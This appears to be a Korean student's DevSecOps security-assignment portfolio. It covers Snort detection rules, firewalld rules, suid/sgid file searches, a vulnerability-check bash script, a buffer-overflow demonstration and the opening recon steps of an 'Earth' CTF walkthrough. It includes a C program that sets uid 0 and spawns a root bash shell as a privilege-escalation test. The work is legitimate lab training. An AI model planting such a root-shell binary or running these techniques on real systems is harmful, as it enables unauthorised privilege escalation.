DevSecOps 시스템 보안 과제

포트폴리오

작성자: 정재호

작성일: 2024.10.04

# 목차

[목차 2](#_Toc178956153)

[1. IDS 시스템 운영 및 탐지 4](#_Toc178956154)

[1.1. snort 설치 4](#_Toc178956155)

[1.2. snort rule 설정 4](#_Toc178956156)

[2. Firewalld or IPTables Rule 작성 및 테스트 5](#_Toc178956157)

[3. suid/sgid 탐색 후 권한 상승 테스트 7](#_Toc178956158)

[3.1. suid / sgid 설정 파일 탐색 7](#_Toc178956159)

[3.2. 권한 상승 테스트 9](#_Toc178956160)

[4. 파일 속성 변경 9](#_Toc178956161)

[4.1. chattr 9](#_Toc178956162)

[4.2. 속성 확인 10](#_Toc178956163)

[4.3. 삭제 확인 10](#_Toc178956164)

[5. 취약점 점검 스크립트 작성 10](#_Toc178956165)

[5.1. 전체 스크립트 10](#_Toc178956166)

[5.2. 결과 출력 14](#_Toc178956167)

[5.3. U\_01: root 계정 원격접속 제한 14](#_Toc178956168)

[5.4. U\_02: 패스워드 복잡성 설정 15](#_Toc178956169)

[5.5. U\_03: 계정 잠금 임계값 설정 17](#_Toc178956170)

[5.6. U\_04: 패스워드 파일 보호 17](#_Toc178956171)

[6. BoF 공격 18](#_Toc178956172)

[6.1. 개념 18](#_Toc178956173)

[6.2. 공격 예시 18](#_Toc178956174)

[6.3. 침해 사례 19](#_Toc178956175)

[6.4. 보완 방법 19](#_Toc178956176)

[7. CTF (Earth) 20](#_Toc178956177)

[7.1. 정보수집 20](#_Toc178956178)

[7.2. CLI 공격 25](#_Toc178956179)

[7.3. 리버스 셸 공격 25](#_Toc178956180)

[8. IDS, 리눅스 커널 업데이트 서술 28](#_Toc178956181)

[8.1. IDS:snort 버전 확인 28](#_Toc178956182)

[8.2. IDS:snort 최신 버전 확인 29](#_Toc178956183)

[8.3. IDS:snort 업데이트 방법 29](#_Toc178956184)


[8.4. kernel 버전 확인 29](#_Toc178956185)

[8.5. kernel 최신 버전 확인 30](#_Toc178956186)

[8.6. kernel 업데이트 30](#_Toc178956187)

# 1. IDS 시스템 운영 및 탐지

## 1.1. snort 설치




## 1.2. snort rule 설정



- 192.168.56.0/24에서 이동하는 icmp패킷 탐지

- http 패킷에 포함된 /etc/passwd 문자열 탐지

- 192.168.56.0/24에서 공격자 Server로 접속하는 ssh 패킷 탐지




- 테스트 결과

# 2. Firewalld or IPTables Rule 작성 및 테스트


`firewall-cmd --zone=drop --change-interface=enp0s8`

- 192.168.56.0/24 대역에 연결된 인터페이스에 drop 정책 적용



`firewall-cmd --permanent --zone=drop --add-rich-rule='rule family="ipv4" source address="192.168.56.102" service name="ssh" drop'`


- 공격자 PC(192.168.56.102)에서 들어오는 ssh 접속 거부



`firewall-cmd --permanent --zone=drop --add-rich-rule='rule family="ipv4" source address="192.168.56.0/24" service name="http" accept'`

`firewall-cmd --permanent --zone=drop --add-rich-rule='rule family="ipv4" source address="192.168.56.0/24" service name="https" accept'`


- 제외된 192.168.56.0/24 대역의 모든 IP에서 오는 http/https 패킷 허용




# 3. suid/sgid 탐색 후 권한 상승 테스트

## 3.1. suid / sgid 설정 파일 탐색


- suid 설정 파일: `find / -perm /4000 -type f 2>/dev/null`



- sgid 설정 파일: `find / -perm /2000 -type f 2>/dev/null`



- suid/sgid 설정 파일: `find / -perm /6000 -type f 2>/dev/null`



## 3.2. 권한 상승 테스트

- Test.c

#include <stdio.h>

int main()

{

setuid(0);


setgid(0);

system("/bin/bash");


return 0;

}

- test 실행파일 권한



- 실행 결과



# 4. 파일 속성 변경

## 4.1. chattr



+i: immutable 설정

## 4.2. 속성 확인



## 4.3. 삭제 확인



# 5. 취약점 점검 스크립트 작성

## 5.1. 전체 스크립트

#!/bin/bash

# 텔넷 서비스 확인 함수

check\_telnet() {

if systemctl is-active --quiet telnet.socket; then

telnet\_root\_login=$(grep -i "^pts" /etc/securetty)

if [[ -n $telnet\_root\_login ]]; then

telnet="취약"

else

telnet="양호"

fi

else

telnet="양호"

fi

}

# SSH 서비스 확인 함수

check\_ssh() {

if systemctl is-active --quiet sshd; then

ssh\_root\_login=$(grep "^PermitRootLogin" /etc/ssh/sshd\_config | awk '{print $2}')

if [[ $ssh\_root\_login == "yes" ]]; then

ssh="취약"

else

ssh="양호"

fi

else

ssh="양호"

fi

}

check\_passwd() {

# 설정 파일 경로

config\_file="/etc/security/pwquality.conf"

# 기본값 (설정이 없는 경우 대비)

lcredit=-1

ucredit=-1

dcredit=-1

ocredit=-1

minlen=8

# 설정 값을 읽어와서 변수에 저장

lcredit\_value=$(grep "^lcredit" "$config\_file" | awk -F '=' '{print $2}' | xargs)

ucredit\_value=$(grep "^ucredit" "$config\_file" | awk -F '=' '{print $2}' | xargs)

dcredit\_value=$(grep "^dcredit" "$config\_file" | awk -F '=' '{print $2}' | xargs)

ocredit\_value=$(grep "^ocredit" "$config\_file" | awk -F '=' '{print $2}' | xargs)

minlen\_value=$(grep "^minlen" "$config\_file" | awk -F '=' '{print $2}' | xargs)

# 검사 결과에 따라 변수에 양호 또는 취약 저장

# lcredit 검사

if [[ $lcredit\_value -eq -1 ]]; then

lcredit\_status="양호"

else

lcredit\_status="취약"

fi

# ucredit 검사

if [[ $ucredit\_value -eq -1 ]]; then

ucredit\_status="양호"

else

ucredit\_status="취약"

fi

# dcredit 검사

if [[ $dcredit\_value -eq -1 ]]; then

dcredit\_status="양호"

else

dcredit\_status="취약"

fi

# ocredit 검사

if [[ $ocredit\_value -eq -1 ]]; then

ocredit\_status="양호"

else

ocredit\_status="취약"

fi

# minlen 검사

if [[ $minlen\_value -ge 8 ]]; then

minlen\_status="양호"

else

minlen\_status="취약"

fi

}

check\_lock\_status() {

# 설정 파일 경로 확인

auth\_file="/etc/pam.d/common-auth" # Ubuntu/Debian 계열

if [[ ! -f $auth\_file ]]; then

auth\_file="/etc/pam.d/system-auth" # CentOS/RHEL 계열

fi

deny\_value=$(grep -oP '(?<=deny=)\d+' "$auth\_file")

lock\_status=""

if [[ -n $deny\_value ]]; then

if [[ $deny\_value -le 10 ]]; then

lock\_status="양호"

else

lock\_status="취약"

fi

else

lock\_status="취약"

fi

}

check\_shadow() {

#!/bin/bash

# 1. /etc/shadow 파일 존재 여부 확인

shadow\_file\_status=""

if [[ -f /etc/shadow ]]; then

shadow\_file\_status="양호"

else

shadow\_file\_status="취약"

fi

# 2. /etc/passwd 파일의 두 번째 필드 값이 'x'인지 확인

passwd\_field\_status=""

if grep -q '^[^:]\+:[^:]\+x' /etc/passwd; then

passwd\_field\_status="양호"

else

passwd\_field\_status="취약"

fi

}

check\_telnet

check\_ssh

check\_passwd

check\_lock\_status

check\_shadow

if [[ "$telnet" == "양호" && "$ssh" == "$telnet" ]]; then

echo -e "U-01: 양호"

else

echo -e "U-01: 취약"

fi

echo -e "\t텔넷 서비스 상태: $telnet"

echo -e "\tSSH 서비스 상태: $ssh"

if [[ "$lcredit\_status" == "양호" && "$lcredit\_status" == "$ucredit\_status" && "$lcredit\_status" == "$dcredit\_status" && "$lcredit\_status" == "$ocredit\_status" && "$lcredit\_status" == "$minlen\_status" ]]; then

echo -e "U-02: 양호"

else

echo -e "U-02: 취약"

fi

echo -e "\tlcredit 상태: $lcredit\_status"

echo -e "\tucredit 상태: $ucredit\_status"

echo -e "\tdcredit 상태: $dcredit\_status"

echo -e "\tocredit 상태: $ocredit\_status"

echo -e "\tminlen 상태: $minlen\_status"

echo -e "U-03: $lock\_status"

echo -e "\t인계값 설정: 취약"

if [[ "$shadow\_file\_status" == "양호" && "$shadow\_file\_status" == "$passwd\_field\_status" ]]; then

echo -e "U-04: 양호"

else


echo -e "U-04: 취약"

fi

echo -e "\t/etc/shadow 파일 상태: $shadow\_file\_status"

echo -e "\t/etc/passwd 두 번째 필드 상태: $passwd\_field\_status"

## 5.2. 결과 출력



## 5.3. U\_01: root 계정 원격접속 제한

# 텔넷 서비스 확인 함수

check\_telnet() {

if systemctl is-active --quiet telnet.socket; then

telnet\_root\_login=$(grep -i "^pts" /etc/securetty)

if [[ -n $telnet\_root\_login ]]; then

telnet="취약"

else

telnet="양호"

fi

else

telnet="양호"

fi

}

# SSH 서비스 확인 함수

check\_ssh() {

if systemctl is-active --quiet sshd; then

ssh\_root\_login=$(grep "^PermitRootLogin" /etc/ssh/sshd\_config | awk '{print $2}')

if [[ $ssh\_root\_login == "yes" ]]; then

ssh="취약"

else

ssh="양호"

fi

else

ssh="양호"

fi

}

- telnet 서비스와 ssh 서비스 작동여부 확인

- 작동 중인 경우 root 계정 원격접속 제한 상태인지 확인

- 위 두 사항 중 하나라도 양호인 경우 양호

- telnet, ssh 둘 모두 양호인 경우 보안 사항 양호 출력

## 5.4. U\_02: 패스워드 복잡성 설정

check\_passwd() {

# 설정 파일 경로

config\_file="/etc/security/pwquality.conf"

# 기본값 (설정이 없는 경우 대비)

lcredit=-1

ucredit=-1

dcredit=-1

ocredit=-1

minlen=8

# 설정 값을 읽어와서 변수에 저장

lcredit\_value=$(grep "^lcredit" "$config\_file" | awk -F '=' '{print $2}' | xargs)

ucredit\_value=$(grep "^ucredit" "$config\_file" | awk -F '=' '{print $2}' | xargs)

dcredit\_value=$(grep "^dcredit" "$config\_file" | awk -F '=' '{print $2}' | xargs)

ocredit\_value=$(grep "^ocredit" "$config\_file" | awk -F '=' '{print $2}' | xargs)

minlen\_value=$(grep "^minlen" "$config\_file" | awk -F '=' '{print $2}' | xargs)

# 검사 결과에 따라 변수에 양호 또는 취약 저장

# lcredit 검사

if [[ $lcredit\_value -eq -1 ]]; then

lcredit\_status="양호"

else

lcredit\_status="취약"

fi

# ucredit 검사

if [[ $ucredit\_value -eq -1 ]]; then

ucredit\_status="양호"

else

ucredit\_status="취약"

fi

# dcredit 검사

if [[ $dcredit\_value -eq -1 ]]; then

dcredit\_status="양호"

else

dcredit\_status="취약"

fi

# ocredit 검사

if [[ $ocredit\_value -eq -1 ]]; then

ocredit\_status="양호"

else

ocredit\_status="취약"

fi

# minlen 검사

if [[ $minlen\_value -ge 8 ]]; then

minlen\_status="양호"

else

minlen\_status="취약"

fi

}

- 아래 권장 사항을 충족하는지 검사  
 ㄴ 소문자 최소 1자 이상, 대문자 1자 이상, 숫자 1자 이상, 특수문자 1자 이상

ㄴ 최소 패스워드 길이 8자리 이상 설정

## 5.5. U\_03: 계정 잠금 임계값 설정

check\_lock\_status() {

# 설정 파일 경로 확인

auth\_file="/etc/pam.d/common-auth" # Ubuntu/Debian 계열

if [[ ! -f $auth\_file ]]; then

auth\_file="/etc/pam.d/system-auth" # CentOS/RHEL 계열

fi

deny\_value=$(grep -oP '(?<=deny=)\d+' "$auth\_file")

lock\_status=""

if [[ -n $deny\_value ]]; then

if [[ $deny\_value -le 10 ]]; then

lock\_status="양호"

else

lock\_status="취약"

fi

else

lock\_status="취약"

fi

}

- 설정 파일 경로에 파일 존재 여부 확인

- 설정 값이 10회 이하인지 확인

- 위 두 사항을 모두 충족한 경우 양호

## 5.6. U\_04: 패스워드 파일 보호

check\_shadow() {

#!/bin/bash

# 1. /etc/shadow 파일 존재 여부 확인

shadow\_file\_status=""

if [[ -f /etc/shadow ]]; then

shadow\_file\_status="양호"

else

shadow\_file\_status="취약"

fi

# 2. /etc/passwd 파일의 두 번째 필드 값이 'x'인지 확인

passwd\_field\_status=""

if grep -q '^[^:]\+:[^:]\+x' /etc/passwd; then

passwd\_field\_status="양호"

else

passwd\_field\_status="취약"

fi

}

- /etc/shadow 파일의 존재 확인

- /etc/passwd 파일의 두번째 필드 값이 x인지 확인

- 둘 모두 충족한 경우 양호

# 6. BoF 공격

## 6.1. 개념

- 모든 시스템 변수들은 메모리에 병렬로 저장되는 특성을 활용한 공격 방법

- 지정된 버퍼(메모리)를 초과하는 큰 사이즈의 데이터를 강제로 입력(저장)하여 다른 메모리의 영역을 침범하게 되면 해당 데이터를 불러올 때 침범한 메모리의 데이터까지 같이 읽어 오는 방식

- 대부분 시스템에서 문자열을 처리할 때 종종 이러한 에러가 발생한다.

## 6.2. 공격 예시

BoF.c

#include <stdio.h>

#include <string.h>

#include <unistd.h>

int main(int argc, char\* argv[])

{

char secret[16] = "secret message";

char barrier[4] = {};

char name[8] = {};

memset(barrier, 0, 4);

printf("Your Name: ");


read(0, name, 12);

printf("Your Name is %s\n", name);

return 0;


}

실행 결과



- 의도적으로 12byte 이상의 문자열을 입력했고 그 결과로 12바이트 이후의 병렬로 저장되어 있던 secret message 가 출력되는 것을 볼 수 있다.

## 6.3. 침해 사례

하트 블리드 공격: OpenSSL의 Hearbeat 확장 기능에서 발생한 BoF 취약점이다. 서버에 응답값을 의도적으로 부풀려 받아 메모리에 저장된 값, 위치 정보를 탈취하는 공격 방법

## 6.4. 보완 방법

int actual\_payload\_length = strlen((char\*)payload);

if (payload\_length > actual\_payload\_length) {

printf("Error: Requested payload length is larger than actual data.\n");

return;

}


- 요청된 페이로드와 실제 페이로드의 문자열 길이를 비교


- 요청된 페이로드 값이 크면 시스템을 보호하는 시퀀스로 전환하는 방식이 보편적이다.

# 7. CTF (Earth)


## 7.1. 정보수집

### 1) nmap






### 3) dirb http://192.168.56.103/




### 4) 도메인 이름 접속




### 5) dirb http://earth.local/




### 6) admin page 접속



